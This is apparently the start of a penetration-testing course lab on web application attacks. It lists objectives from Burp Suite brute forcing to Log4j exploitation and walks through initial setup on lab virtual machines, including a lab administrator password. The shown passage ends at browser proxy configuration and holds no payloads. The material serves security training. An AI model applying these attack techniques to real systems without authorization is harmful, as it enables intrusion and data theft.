

Lab 2: Perform Web Application Attacks

Lab Scenario

For an ethical hacker or pen tester, the next step after gathering required information about the target web application is to attack the web application. They must have the required knowledge to perform web application attacks to test the target network's web application security infrastructure.

Attackers perform web application attacks with certain goals in mind. These goals may be either technical or non-technical. For example, attackers may breach the security of the web application and steal sensitive information for financial gain or for curiosity's sake. To hack the web app, first, the attacker analyzes it to determine its vulnerable areas. Next, they attempt to reduce the "attack surface." Even if the target web application only has a single vulnerability, attackers will try to compromise its security by launching an appropriate attack. They try various application-level attacks such as injection, XSS, broken authentication, broken access control, security misconfiguration, and insecure deserialization to compromise the security of web applications to commit fraud or steal sensitive information.

An ethical hacker or pen tester must test their company's web application against various attacks and other vulnerabilities. They must find various ways to extend the security test and analyze web applications, for which they employ multiple testing techniques. This will help in predicting the effectiveness of additional security measures in strengthening and protecting web applications in the organization.

The tasks in this lab will assist in performing attacks on web applications using various techniques and tools.

Lab Objectives

- Perform a brute-force attack using Burp Suite
- Perform parameter tampering using Burp Suite
- Identify XSS vulnerabilities in web applications using PwnXSS
- Exploit parameter tampering and XSS vulnerabilities in web applications
- Perform cross-site request forgery (CSRF) attack
- Enumerate and hack a web application using WPScan and Metasploit
- Exploit a remote command execution vulnerability to compromise a target web server
- Exploit a file upload vulnerability at different security levels
- Gain access by exploiting Log4j vulnerability

Overview of Web Application Attacks

One maintains and accesses web applications through various levels that include custom web applications, third-party components, databases, web servers, OSes, networks, and security. All the mechanisms or services employed at each layer help the user in one way or another to access the web application securely. When talking about web applications, the organization considers security to be a critical component, because web applications are major sources of attacks. Attackers make use of vulnerabilities to exploit and gain unrestricted access to the application or the entire network. Attackers try various application-level attacks to compromise the security of web applications to commit fraud or steal sensitive information.

Task 1: Perform a Brute-force Attack using Burp Suite

Burp Suite is an integrated platform for performing security testing of web applications. It has various tools that work together to support the entire testing process from the initial mapping and analysis of an application's

attack surface to finding and exploiting security vulnerabilities. Burp Suite contains key components such as an intercepting proxy, application-aware spider, advanced web application scanner, intruder tool, repeater tool, and sequencer tool.


Here, we will perform a brute-force attack on the target website using Burp Suite.

In this task, the target WordPress website (<http://10.10.1.22:8080/CEH>) is hosted by the victim machine, **Windows Server 2022**. Here, the host machine is the **Parrot Security** machine.

Ensure that the **Wampserver** is running in **Windows Server 2022** machine. To run the **WampServer**, execute the following steps:


- Click [Windows Server 2022](#) to switch to the **Windows Server 2022** machine. Click [`Ctrl+Alt+Delete`](#) to activate the machine, by default, **CEH\Administrator** account is selected, type **Pa\$\$w0rd** in the Password field and press **Enter**.
- Now, in the left corner of **Desktop**, click **Type here to search** field, type **wampserver64** and press **Enter** to select **Wampserver64** from the results.
- Click the **Show hidden icons** icon, observe that the **WampServer** icon appears.
- Wait for this icon to turn green, which indicates that the **WampServer** is successfully running.

1. Click [Parrot Security](#) to switch to the **Parrot Security** machine.
2. Click the **Firefox** icon from the top section of **Desktop** to launch the **Mozilla Firefox** browser.




3. The **Mozilla Firefox** window appears; type **http://10.10.1.22:8080/CEH/wp-login.php?** Into the address bar and press **Enter**.


Here, we will perform a brute-force attack on the designated WordPress website hosted by the **Windows Server 2022** machine.




4. Now, we shall set up a **Burp Suite** proxy by first configuring the proxy settings of the browser.
5. In the **Mozilla Firefox** browser, click the **Open menu** icon in the right corner of the menu bar and select **Preferences** from the list.



